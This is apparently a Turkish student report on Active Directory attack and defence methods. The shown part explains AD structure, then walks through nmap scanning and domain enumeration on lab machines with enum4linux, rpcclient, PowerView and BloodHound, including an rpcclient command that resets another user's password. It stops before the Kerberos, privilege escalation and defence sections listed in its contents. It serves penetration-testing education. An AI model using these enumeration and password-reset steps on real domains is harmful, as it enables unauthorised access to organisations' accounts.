

# AKTİF DİZİN SALDIRI Ve SAVUNMA YÖNTEMLERİ



Mustafa CİN

170509019

# İÇİNDEKİLER

<b>AKTİF DİZİN (ACTIVE DIRECTORY)</b> .....	<b>4</b>
Mantıksal Yapılar .....	4
Fiziksel yapılar .....	5
<b>AKTİF DİZİN SALDIRI YÖNTEMLERİ</b> .....	<b>7</b>
<b>TARAMA</b> .....	<b>8</b>
<b>ETKİ ALANI SÖMÜRÜSÜ (DOMAIN ENUMERATION)</b> .....	<b>8</b>
Enum4linux.....	9
RPCClient .....	11
PowerView .....	13
BloodHound .....	16
LDAPSearch Kullanımı .....	19
LDAPDomainDump .....	20
<b>KERBEROS SALDIRILARI</b> .....	<b>21</b>
Kerberos Kaba Kuvvet Saldırısı .....	22
ASPROAST Saldırısı .....	22
KERBEROAST Saldırısı .....	23
GOLDEN TICKET Saldırısı.....	24
Overpass The Hash/Pass The Key (PTK) İle Sisteme Erişme .....	26
MS14-068 Güvenlik Zaafiyeti Sömürülmesi .....	27
LLMNR Saldırısı .....	28
<b>Windows Yetki Yükseltme Saldırıları (Windows Privilege Escalation)</b> .....	<b>30</b>
DCSync Saldırısı .....	30
PASS THE HASH.....	31
Juicy Potato .....	31

DNSAdmin ile DLL Injection .....	33
----------------------------------	----

## **AKTİF DİZİN YAPISINI SAVUNMA YÖNTEMLERİ..... 35**

Etki Alanı Sömürüsü(Domain Enumeration) Savunma Yöntemleri.....	35
---	----

Kerberos Koruması Sağlama .....	36
---------------------------------	----

Yetki Yükseltme Saldırıları Korunma Yöntemleri .....	37
--	----

## AKTİF DİZİN (ACTIVE DIRECTORY)

Aktif dizin hizmeti; ağ (network) üzerindeki nesnelerin, kullanıcı ve bilgisayar hesaplarının bilgilerini tutmayı, bu kaynakları yönetmeyi ve kullanmayı sağlayan hizmettir. Genel olarak, ağın çeşitli etki alanlarına ayrılmasını, kullanıcı ve grupların hesaplarının tek bir listede tutularak gerekli izinlere sahip olmaları durumunda kaynaklara ulaşmasını sağlar. Böylece, yönetimi merkezileştirir ve kolaylaştırır.

Aktif dizinin, organizasyonun gereksinimlerini ve nesneleri içinde bulundurduğu yapısı kendi içerisinde mantıksal ve fiziksel olmak üzere ikiye ayrılır.

### Mantıksal Yapılar

Aktif dizinin mantıksal yapısı hiyerarşik bir yapıdır ve bu yapı içerisinde; etki alanları, etki alanı ağaçları, ormanlar, nesneler ve yapısal birimler bulunur.

- **Etki alanı (Domain):** Aktif dizinin mantıksal yapısının temel bileşenidir. Genel olarak, ortak bir dizin veritabanını, yönetimi ve güvenlik ilişkilerini paylaşan, belirli bir ismi ve sınırı olan ağ olarak da tanımlanabilir. Her etki alanının kendi güvenlik sınırı vardır ve kendi yöneticisi tarafından yönetilir. Birden fazla etki alanına sahip sistemlerde, bu etki alanlarını birbirine bağlayacak etki alanı ağaçları (domain trees) oluşturulur.
- **Etki alanı ağaçları:** Aynı isim alanına sahip etki alanlarını içeren yapıdır. Bir ağaç içerisinde “parent” ve “child” etki alanlarını bulundurmaz. Bir etki alanından alt etki alanı oluşturulursa o etki alanı “parent”, alt etki alanı da “child” olarak adlandırılır. Ağaca ilk eklenen etki alanı kök (root) etki alanı olarak adlandırılır.
- **Ormanlar (Forests):** Aynı ardışık isim aralığına sahip olmayan birden çok ağacın bir araya gelmesiyle oluşan yapıdır. Oluşturulan ilk ağaç “Forest Root” olarak adlandırılır ve diğer tüm ağaçlar bu kök altında toplanır. Bir orman içerisindeki ağaçlar aynı isim aralığını paylaşmasalar bile aynı şemayı ve genel kataloğu paylaşırlar.
- **Nesneler (Objects):** Mantıksal yapı içerisindeki en basit bileşendir. Kullanıcı ya da grup hesapları, yazıcılar örnek olarak gösterilebilir. Bir kullanıcının adı, soyadı, telefon numarası gibi bilgileri de o nesnenin özellikleri (attributes) olarak örneklendirilebilir.
- **Yapısal Birimler (Organizational Units):** Yönetimsel kolaylık sağlamak için kullanılan, içerisinde nesneleri ya da farklı yapısal birimleri barındırabilen yapıdır. Bu yapı ile nesneler gerekliliklere göre sınıflandırılır ve bu sınıflar üzerinde istenilen grup politikası (group policy) uygulanabilir.

**Genel Katalog (Global Catalog):** Birden çok etki alanına sahip bir ormanda tüm etki alanları ile ilgili sorgu yapabilmek için kullanılan, üzerinde objelerin bazı özelliklerinin tutulduğu veri deposudur. Bu özellikler varsayılan olarak sorgulama sırasında en çok kullanılan özelliklerdir. Genel katalog, bir ağa giriş yapmak için **Universal Group Membership (Genel Grup Üyeliği)** bilgisini kullanır; böylece, farklı etki alanlarındaki kullanıcıların bulundukları etki

alanlarına giriş yapmasını sağlar. Ayrıca genel katalog, kullanıcılara nesnenin bulunduğu konumdan bağımsız olarak nesneler hakkında bilgi sunar.

## Fiziksel Yapılar

Mantıksal yapı ağ üzerindeki kaynakları organize etmek için kullanılırken; fiziksel yapı, ağ trafiğinin yapılandırılması ve yönetimi için kullanılır. Bileşenleri, etki alanı denetleyicileri (domain controllers) ve bölgelerdir (sites).

- **Etki Alanı Denetleyicileri:** Bir etki alanı denetleyicisi, üzerinde aktif dizin veritabanının bir kopyasını (replica) bulunduran sunucudur. Etki alanı üzerindeki değişiklikler bir etki alanı denetleyicisi üzerinde gerçekleştirilir ve daha sonra o etki alanı üzerindeki tüm denetleyiciler kopyalama (replication) yöntemi ile yapılan değişiklikleri kopyalarlar. Etki alanı denetleyicileri, üzerinde bulundurdıkları dizin bilgisi ile kimlik doğrulama, giriş, güncelleme ve dizin arama işlemlerini gerçekleştirirler.

Bir etki alanında birden fazla etki alanı denetleyicisi olabilir. Bunun amacı, sistemin devamlılığını garanti altına almak ve denetleyiciler arasında yük paylaşımını sağlamaktır.

- **Bölgeler:** Aralarında yüksek bant genişliğine sahip bağlantılar bulunan bir veya daha fazla TCP/IP alt ağlarını temsil ederler. Kullanıcı giriş işlemlerindeki trafiği yönetmek ve kopyalama işlemleri süresince oluşacak yoğunluğu giderebilmek amacıyla bölgeleri doğru yapılandırmak önemlidir. Örneğin, fiziksel konum olarak birbirine uzak birden çok bölgeye sahip bir etki alanına giriş yapmak isteyen kullanıcı, giriş işlemini en çabuk yapabilmesi için bulunduğu bölgedeki bir etki alanı denetleyicisine ulaşabilmelidir. Çünkü, bir etki alanındaki bölgelerin her biri kendi içerisinde hızlı bir ağa sahip olsa da bölgeler arası fiziksel bağlantılar yeterince hızlı olmayabilir. Dolayısıyla giriş işleminin, bulunan bölgeden farklı bir bölgedeki etki alanı denetleyicisi tarafından gerçekleştirilmesi işlemi yavaşlatır. Bunları önlemek ve ağ trafiğini daha etkili kullanabilmek için bölgeler doğru yapılandırılmalıdır.

## Aktif Dizin ve DNS İlişkisi

Farklı amaçlar doğrultusunda kullanılmasına rağmen, aktif dizin hizmeti ve DNS aynı hiyerarşik yapıya sahiptirler ve özdeş bir isim alanı kullanırlar. Böylece, DNS bölgeleri aktif dizinde depolanabilir ve nesneler hem aktif dizin nesnesi olarak hem de DNS etki alanı ya da kaynak kayıtları olarak kullanılabilir.

Aktif dizin hizmetinin kullanılabilmesi için DNS yapısının var olması gereklidir. Çünkü bir istemcinin, bir aktif dizin etki alanında oturum açabilmesi ya da o etki alanındaki bir kaynağa ulaşabilmesi için hangi etki alanı denetleyicisine ulaşması gerektiği bilinmelidir. Bunu öğrenebilmek için de, DNS sunucularındaki SRV (Service Records) kayıtları kullanılır. Aktif dizin hizmetinin problemsiz çalışabilmesi için bu kayıtların eksiksiz olarak tutulması gerekmektedir. Aksi takdirde, etki alanı denetleyicilerinin yeri belirlenemez ve etki alanına giriş yapılamaz.

## Dizin Bölümleri (Directory Partitions)

Aktif dizin yapısı içerisinde, her bir etki alanı denetleyicisi üzerinde, kullanıcılar, gruplar, kaynaklar vb. nesnelerin bilgisinin tutulduğu dizin bölümleri olarak adlandırılan veri depoları vardır. Bu bilgiler, istenildiği zaman yöneticiler veya kullanıcılar tarafından paylaştırılabilir ve bu bilgilere ağ hizmetleri ile erişilebilir. Bir etki alanında bir veya daha fazla etki alanı denetleyicisi olabilir ve her etki alanı denetleyicisi bulunduğu etki alanındaki dizinin bir kopyasını (replica) barındırır. Bu bölümlerde yapılan her değişiklik, orman içerisindeki diğer etki alanı denetleyicilerine kopyalama (replication) yöntemi ile paylaştırılır. Aktif dizin yapısı içerisinde farklı veri türlerini depolayabilmek için, her etki alanı denetleyicisi üzerinde dört farklı dizin bölümü vardır:

- **Etki Alanı Bölümü (Domain Partition):** Etki alanı içerisindeki tüm nesnelerle ilgili bilgileri saklar. Bu bölüm sadece aynı etki alanı üzerindeki etki alanı denetleyicileri ile eşitlenebilir.
- **Yapılandırma Bölümü (Configuration Partition):** İçerisinde bütün etki alanları, ağaçlar ve ormanların listesi ile etki alanı denetleyicileri ve genel kataloğun konumlarının, kendi aralarındaki bağlantı bilgilerinin tutulduğu topolojinin saklandığı bölümdür.
- **Şema Bölümü (Schema Partiton) :** Orman içerisindeki belirli nesne sınıflarının özelliklerini tanımlamaya yarayan şema yapısının tutulduğu bölümdür. Orman içerisindeki her etki alanı denetleyicisi ile eşitlenebilir.
- **Uygulama Bölümü (Application Partition):** Çeşitli uygulamalarda kullanılmak üzere sistem yöneticisi tarafından oluşturulup yapılandırılan ve yönetilen, varsayılan olarak gelmeyen dizin bölümüdür.

## Kopyalama (Replication)

Kopyalama, etki alanı denetleyicileri arasındaki veri paylaşımıdır. Bir organizasyonun ağ yapısı aktif dizinde depolanan veriye bağımlı çalıştığından, sistemin daha verimli, güvenli ve doğru çalışabilmesi, etki alanı denetleyicileri üzerindeki verinin sürekli güncel tutulması ile sağlanır. Aktif dizin hizmeti, çok kaynaklı kopyalama (multimaster replication) olarak adlandırılan kopyalama yapısını kullanır. Bu yapı ile, etki alanı üzerindeki her etki alanı denetleyicisi birbiri üzerinden veri kopyalaması yapabilir.

Bir etki alanı denetleyicisi üzerinde herhangi bir değişiklik olduğunda, aynı etki alanı üzerindeki tüm denetleyicilere varsayılan süre olarak 5 dakika sonra güncelleme yapılır ve bu değişiklik kopyalanır. Böylelikle, etki alanı denetleyicileri üzerindeki etki alanı bölümü sürekli güncel tutulur ve herhangi bir etki alanı denetleyicisinin çökmesi durumunda bile kullanıcıların kimlik kontrolü (authentication) diğer denetleyiciler üzerinden yapılarak sisteme girişleri sağlanabilir. Bu da sistemin devamlılığı açısından önemlidir.

Aktif dizin üzerindeki her bir nesne kendine özgü bir sıra numarası (unique sequence number) taşır ve o nesne üzerinde yapılan her değişiklik ile bu sıra numarası artar. Hangi verinin daha güncel olduğu, etki alanı denetleyicileri arasında bu sıra numarasının sorgulanmasıyla anlaşılır. Bu sorgu ile, tüm nesnelerin sıra numaralarının tutulduğu listeler tüm etki alanı denetleyicileri arasında paylaşılır ve böylece sadece gerekli nesneler üzerinde kopyalama yapılması sağlanır.

Aktif dizin yapısı, kopyalama sırasında oluşabilecek çakışmaları önlemek amacıyla her nesneye ait her bir özellik için ayrı bir özellik sürüm numarası (property version number) depolar. Bu numara o özellik üzerinde yapılan her değişiklik ile değişir. Örneğin, iki farklı etki alanı denetleyicisi üzerinde aynı anda bir nesnenin bir özelliği değiştirilirse, aynı sürüm numarasıyla iki farklı değişiklik algılanarak çakışma saptanabilir. Bu açıdan, aktif dizin yapısını kullanan servislerin zaman senkronizasyonu mutlaka sağlanmalıdır.

## Eriřim Denetimi ve Güvenlik

Aktif izin hizmeti ile sistem yöneticileri tarafından istenilen kullanıcı ya da gruplara istenilen yetkiler verilerek erişim denetlenebilir ve sistem yönetimi dağıtılarak kolaylaştırılabilir. Bu denetim, izin veritabanındaki her bir nesne ve özellik üzerinde oluşturulabilen bir **ACL(Access Control List-Eriřim Denetim Listesi)** ile yapılır. Bu liste ile, verilen izinler dahilinde, yönetici tarafından istenilen nesneye istenilen özellikler eklenebilir ya da belli kullanıcı ya da grupların bazı özellikleri görmeleri engellenebilir. Birden çok etki alanına sahip bir orman içerisindeki etki alanları arasında çift taraflı güven (trust) ilişkisi vardır. Bu ilişki sayesinde bir etki alanındaki bir kullanıcı, farklı bir etki alanındaki bir gruba üye olabilir ya da farklı bir etki alanındaki kaynakları paylaşabilir.

## AKTİF DİZİN SALDIRI YÖNTEMLERİ

Aktif Dizin projesinde tamamı lab ortamlarındaki örnek makinelerle uygulamalı olacak şekilde yazılmıştır. Bu saldırıları daha iyi anlayabilmek için temel seviyede siber güvenlik bilgisi ve Aktif Dizin hakkında bilgi sahibi olmak gerekmektedir. Saldırı türlerinde işlenen konular aşağıdaki gibidir:

- TARAMA
- ETKİ ALANI SÖMÜRÜSÜ (DOMAIN ENUMERATION)
- KERBEROS SALDIRILARI
- YEREL YETKİ YÜKSELTME (PRIVILEGE ESCALATION)
- YETKİ YÜKSELTME SALDIRILARI (PRIVILEGE ESCALATION)

# TARAMA

Sızma testleri(Black Box için) sırasında sistemlerde Aktif Dizin'in varlığını tespit etmek için ilk olarak yapılması gereken işlem ağ taramasıdır. Bu bölümde sadece ip adresini bilinen sistemde Aktif Dizin varlığı araştırılacaktır. Yapılan taramaya sayesinde Aktif Dizin servisinin varlığı tespit edilmek istenmektedir. Tarama yapmak için “**nmap**” aracı kullanmak kolaylıklar sağlar.

➤ **sudo nmap -A -T4 <IP Adresi>**

```
sattleca@kali:~$ sudo nmap -A -T4 10.10.10.182
[sudo] password for sattleca:
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-21 05:56 EST
Nmap scan report for 10.10.10.182
Host is up (0.19s latency).
Not shown: 986 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
|_ dns-nsid:
|_ bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2020-12-21 11:00:32Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: cascade.local,
Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: cascade.local,
Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc        Microsoft Windows RPC
49165/tcp open  msrpc        Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|2008|7|8.1|Vista|2012 (92%)
```

“**nmap**” aracı kullanarak yapılan tarama sonucunda sistemde LDAP servisinde Aktif Dizin (Active Directory) bulunduğunu tespit edildi(**port**: 389,3286). Eğer sisteme zaten erişim sağlanmışsa Aktif Dizin varlığının tespiti bir diğer başlık olan “**Etki Alanı Sömürüsü**” kısmında işlenecektir.

Aktif Dizin servisi için “**ldap-search**” nmap script’i kullanılmasıyla daha detaylı bilgiler elde edilir.

➤ **nmap -p 389 --script ldap-search <IP Adresi>**



```
sattleca@kali:~$ nmap -p 389 --script ldap-search 10.10.10.161
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-25 03:31 EST
Nmap scan report for 10.10.10.161
Host is up (0.90s latency).

PORT      STATE SERVICE
389/tcp   open  ldap
| ldap-search:
| Context: DC=htb,DC=local
| dn: DC=htb,DC=local
| objectClass: top
| objectClass: domain
| objectClass: domainDNS
| distinguishedName: DC=htb,DC=local
| instanceType: 5
| whenCreated: 2019/09/18 17:45:49 UTC
| whenChanged: 2020/12/25 07:57:52 UTC
| subRefs: DC=ForestDnsZones,DC=htb,DC=local
| subRefs: DC=DomainDnsZones,DC=htb,DC=local
| subRefs: CN=Configuration,DC=htb,DC=local
| uSNCreated: 4099
| dSASignature: \x01\x00\x00\x00(\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00:\xA3k#YyAJ\xB9Y_\x82h\x9A\x08q
| uSNChanged: 266275
| name: htb
```

Aktif Dizinin varlığını tespit etmek için birden fazla yol mevcuttur. Bu bölümde örnek olması açısından nmap aracı kullanılmıştır.

## ETKİ ALANI SÖMÜRÜSÜ (DOMAIN ENUMERATION)

Aktif Dizin varlığı tespit edilen veya varlığından şüphelenilen sistemlerde detaylı bilgiler elde etmek için sömürü(enumeration) işlemi yapılması gerekmektedir. Sömürü işlemi, sızma testleri sırasında oldukça önemli bir yere sahiptir. Konfigürasyon hatalarından dolayı çok riskli bilgilere ulaşmak mümkündür. Ayrıca sızma testi sırasında sonuca ulaşmak için detaylı sömürü işlemi yapılması gerekmektedir.

### Bu Bölümde Kullanılacak Araçlar:

- enum4linux
- RPCClient
- PowerView
- neo4j – bloodhound
- ldapsearch – ldapdomaindump

## Enum4Linux

**“enum4linux”** aracı, Kali Linux işletim sisteminde kurulu olarak gelen bir araçtır. Sömürülebilecek Aktif Dizin yapılarını tespit etmede önemli rol oynar. Kullanıcı LDAP hesaplarıyla veya hesap kullanmadan da sömürü işlemi yapabilmeyi sağlar. Kullanım kolaylığı ve yetenekleri sayesinde oldukça kullanılan bir araçtır. Türlü parametrelerle hedefe yönelik tarama yapılabilceği gibi parametresiz olarak genel bir tarama yapılması mümkündür.

➤ **enum4linux -U <IP Adresi>** : Kullanıcıları sömürür.

```
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 881.
user:[CascGuest] rid:[0x1f5]
user:[arksvc] rid:[0x452]
user:[s.smith] rid:[0x453]
user:[r.thompson] rid:[0x455]
user:[util] rid:[0x457]
user:[j.wakefield] rid:[0x45c]
user:[s.hickson] rid:[0x461]
user:[j.goodhand] rid:[0x462]
user:[a.turnbull] rid:[0x464]
user:[e.crowe] rid:[0x467]
user:[b.hanson] rid:[0x468]
user:[d.burman] rid:[0x469]
user:[BackupSvc] rid:[0x46a]
user:[j.allen] rid:[0x46e]
user:[i.croft] rid:[0x46f]
enum4linux complete on Mon Dec 21 06:06:00 2020
```

Örnek hedef sistemde yapılan konfigürasyon hatasından dolayı kullanıcılar dışarıya açık şekilde tutulmaktadır. Bu kullanıcılar kullanılarak çeşitli metotlarla testler sömürü işlemleri yapmak mümkündür. Çok az bilgili bir kişi dahi bu kullanıcı listelerini kullanarak kaba kuvvet saldırısı yapması mümkün olacaktır.

➤ **enum4linux -G <IP Adresi>** : Grupları sömürür.

```
=====
|   Groups on 10.10.10.182   |
=====
Use of uninitialized value $global_workgroup in concatenation (.)

[+] Getting builtin groups:
group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
group:[Incoming Forest Trust Builders] rid:[0x22d]
group:[Windows Authorization Access Group] rid:[0x230]
group:[Terminal Server License Servers] rid:[0x231]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]
```

**enum4linux -u administrator -p password <IP Adresi>** : Hesap kullanarak sömürür.

**enum4linux -S <IP Adresi>** : Windows paylaşım alanlarını listeler.

**enum4linux -o <IP Adresi>** : İşletim sistemi tespiti yapar.

## RPCCLIENT

“**rpcclient**” enum4linux ile benzer amaçlar doğrultusunda geliştirilmiş daha detaylı ve etkili bir araçtır. “**rpcclient**” ile ilk olarak sisteme LDAP kullanıcısıyla bağlanılır, ardından sistem politikaları dahilinde sömürü işlemi gerçekleştirilir. Bazı sistemlerde kullanıcı olmadan da bağlantı yapmak mümkündür.

- **rpcclient -U “<KULLANICI>” <IP ADRESİ>**
- **enumdomusers** : Sistem kullanıcıları ve rid değerlerini listelenir.

```
sattleca@kali:~/cascade$ rpcclient -U "support" 10.10.10.192
Enter WORKGROUP\support's password:
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[audit2020] rid:[0x44f]
user:[support] rid:[0x450]
user:[BLACKFIELD764430] rid:[0x451]
user:[BLACKFIELD538365] rid:[0x452]
user:[BLACKFIELD189208] rid:[0x453]
user:[BLACKFIELD404458] rid:[0x454]
```

- **queryuser 0x44f**: Kullanıcı hakkında detaylı bilgi verir.

```
rpcclient $> queryuser 0x44f
User Name      : audit2020
Full Name      :
Home Drive     :
Dir Drive      :
Profile Path    :
Logon Script    :
Description    :
Workstations    :
Comment        :
Remote Dial     :
Logon Time      : Wed, 31 Dec 1969 19:00:00 EST
Logoff Time     : Wed, 31 Dec 1969 19:00:00 EST
Kickoff Time    : Wed, 31 Dec 1969 19:00:00 EST
Password last set Time : Mon, 21 Sep 2020 18:35:06 EDT
Password can change Time : Tue, 22 Sep 2020 18:35:06 EDT
Password must change Time: Wed, 13 Sep 30828 22:48:05 EDT
unknown_2[0..31]...
```

- **enumdomgroups**: Sistemdeki grupları listeler.

```
rpcclient $> enumdomgroups
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
rpcclient $>
```

- **setuserinfo2 <KULLANICI> 23 '<YENİ PAROLA>'** : Kullanıcının parolasını değiştirir.

```
rpcclient $> setuserinfo2 audit2020 23 'password123!'
rpcclient $>
```

**srvinfo**: İşletim sistemi ve samba hakkında bilgiler verir.

**enum**: Sömürü işlemleri için kullanılabilecek komutları listeler.

**enumdominfo**: Domain hakkında bilgiler listeler.

**querygroup 200**: rid değeri seçilen etki alanı hakkında bilgi verir.

**getdompwininfo**: Etki alanı için parola politikasını verir.

**netshareenum**: Paylaşım alanlarını gösterir.

## PowerView

Powerview, Aktif Dizin sömürüsü için geliştirilmiş powershell scriptidir. İşlevlerini Windows api'sine bağlanarak gerçekleştirir.

- **Get-NetDomain:** Etki alanı bilgisini verir.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Get-NetDomain

Forest           : htb.local
DomainControllers : {FOREST.htb.local}
Children         : {}
DomainMode       : Unknown
DomainModeLevel  : 7
Parent           :
PdcRoleOwner     : FOREST.htb.local
RidRoleOwner     : FOREST.htb.local
InfrastructureRoleOwner : FOREST.htb.local
Name             : htb.local
```

- **Get-NetDomainController:** Etki alanında yönetici bilgisayar (Windows Server 2016) hakkında bilgi verir.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Get-NetDomainController

Forest           : htb.local
CurrentTime      : 12/19/2020 12:02:12 PM
HighestCommittedUsn : 435466
OSVersion        : Windows Server 2016 Standard
Roles            : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain           : htb.local
IPAddress        : ::1
SiteName         : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections : {}
OutboundConnections : {}
Name             : FOREST.htb.local
Partitions       : {DC=htb,DC=local, CN=Configuration,DC=htb,DC=local, CN=
Schema,CN=Configuration,DC=htb,DC=local, DC=DomainDnsZones,DC=htb,DC=local...}
```

- **Get-DomainPolicy:** Etki alanı politikalarını gösterir.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Get-DomainPolicy

Unicode           : @{Unicode=yes}
SystemAccess      : @{MinimumPasswordAge=1; MaximumPasswordAge=42; LockoutBadCount=0; PasswordComplexity=0; RequireLogonToChangePassword=0; LSAAnonymousNameLookup=0; ForceLogoffWhenHourExpire=0; PasswordHistorySize=24; ClearTextPassword=0; MinimumPasswordLength=7}
RegistryValues    : @{MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=System.String[]}
KerberosPolicy    : @{MaxTicketAge=10; MaxServiceAge=600; MaxClockSkew=5; MaxRenewAge=7; TicketValidateClient=1}
Version           : @{Revision=1; signature="$CHICAGO$"}

```

- **Get-NetComputer:** Etki alanı içerisindeki cihazları gösterir.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Get-NetComputer
FOREST.htb.local
EXCH01.htb.local

```

- **Get-NetUser:** Etki alanı içerisindeki kullanıcılar hakkında detaylı bilgi verir. Sadece kullanıcıları ve açıklama kısımlarını sömürmek için “select cn, description” şeklinde kullanmak gerekmektedir.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Get-NetUser | select cn, description

cn                                     description
--                                     -
Administrator                         Built-in account for administering the computer/domain
Guest                                 Built-in account for guest access to the computer/domain
DefaultAccount                         A user account managed by the system.
krbtgt                                Key Distribution Center Service Account
Exchange Online-ApplicationAccount
SystemMailbox{1f05a927-89c0-4725-adca-4527114196a1}
SystemMailbox{bb558c35-97f1-4cb9-8ff7-d53741dc928c}
SystemMailbox{e0dc1c29-89c3-4034-b678-e6c29d823ed9}
DiscoverySearchMailbox {D919BA05-46A6-415f-80AD-7E09334BB852}
Migration.8f3e7716-2011-43e4-96b1-aba62d220136

```

- **Get-UserProperty –Properties badpwdcount:** Etki alanı içerisindeki kötü parolaya sahip olan kullanıcıları listeler.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Get-UserProperty -Properties badpwdcount
```

name	badpwdcount
Administrator	0
Guest	0
DefaultAccount	0
krbtgt	0
Exchange Online-ApplicationAccount	0
SystemMailbox{1f05a927-89c0-4725-adca-4527114196a1}	0
SystemMailbox{bb558c35-97f1-4cb9-8ff7-d53741dc928c}	0
SystemMailbox{e0dc1c29-89c3-4034-b678-e6c29d823ed9}	0
DiscoverySearchMailbox {D919BA05-46A6-415f-80AD-7E09334BB852}	0
Migration.8f3e7716-2011-43e4-96b1-aba62d229136	0
FederatedEmail.4c1f4d8b-8179-4148-93bf-00a95fa1e042	0
SystemMailbox{D0E409A0-AF9B-4720-92FE-AAC869B0D201}	0
SystemMailbox{2CE34405-31BE-455D-89D7-A7C7DA7A0DAA}	0
SystemMailbox{8cc370d3-822a-4ab8-a926-bb94bd0641a9}	0

- **Get-NetGroup:** Etki alanı içerisindeki tüm grupları listeler. Biz sadece admin gruplarını listeleyebilmek için **\*admin\*** şeklinde kullanıldı.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Get-NetGroup *admin*
```

Administrators  
Hyper-V Administrators  
Storage Replica Administrators  
Schema Admins  
Enterprise Admins  
Domain Admins  
Key Admins  
Enterprise Key Admins  
DnsAdmins  
Security Administrator

**Get-ADDomainController:** Etki alanı yöneticisi ile ilgili bilgi verir.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Get-ADDomainController

ComputerObjectDN      : CN=FOREST,OU=Domain Controllers,DC=htb,DC=local
DefaultPartition      : DC=htb,DC=local
Domain                : htb.local
Enabled               : True
Forest                : htb.local
HostName              : FOREST.htb.local
InvocationId          : f78eb561-916e-4747-9fe7-d3320ecdf768
IPv4Address            : 10.10.10.161
IPv6Address           : ::1
IsGlobalCatalog       : True
IsReadOnly            : False
LdapPort              : 389
Name                  : FOREST
NTDSSettingsObjectDN  : CN=NTDS Settings,CN=FOREST,CN=Servers,CN=Default-First-Site-Name,CN=
OperatingSystem       : Windows Server 2016 Standard
OperatingSystemHotfix  :
```

**Get-UserProperty –Properties pwdlastset:** Kullanıcıların parolalarının son değiştirilme tarihlerini listeler.

**Invoke-MapDomainTrust:** Domain ve kaynakları hakkında bilgiler verir.

**Invoke-ShareFinder:** Windows paylaşım alanlarını listeler.

**Invoke-UserHunter:** Kullanıcıları tespit eder.

**Find-UserField –SearchField Description –SearchTerm “pass”:** Domain kullanıcılarının tanımlama alanlarında pass kelimesi geçen kullanıcıyı listeler.

**Get-NetLoggedon:** Giriş yapmış aktif kullanıcıları listeler.

**Get-NetGPO:** Grup politikalarını listeler.

**Find-GPOComputerAdmin:** Yerel yönetici haklarına sahip kullanıcıları listeler.

## BloodHound

“**bloodhound**” , Aktif Dizin yapısını haritalandırmayı sağlar. Aktif Dizinin yapısını anlamak ve mantığını kavramak için bloodhound kullanmak oldukça yararlı olmaktadır.

1- Hedef makinedeki işlemler:

- **Import-Module .\SharpHound.ps1**
- **Invoke-BloodHound –CollectionMethod All –Domain <ETKi ALANI> -ZipFileName <Dosya ismi>**



```
*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> Import-Module .\SharpHound.ps1
*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> Invoke-BloodHound -CollectionMethod All -Domain htb.local
-ZipFileName file.zip
*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> ls

Directory: C:\Users\svc-alfresco\Downloads

Mode                LastWriteTime         Length Name
----                -
-a----          12/25/2020   12:07 AM         15330 20201225000732_file.zip
-a----          12/25/2020   12:07 AM         23611 MzZhZTZmYjktOTM4NS00NDQ3LTk3OGItMmEyYTVjZjNiYTYw.bin
-a----          12/25/2020   12:04 AM         973221 SharpHound.ps1
```

## 2- Saldırgan Makinedeki İşlemler:


Linux makinesinde “**bloodhound**” başlatabilmemiz için ilk önce “**neo4j**” veritabanını başlatmamız gerekmektedir.

### ➤ sudo neo4j console

```
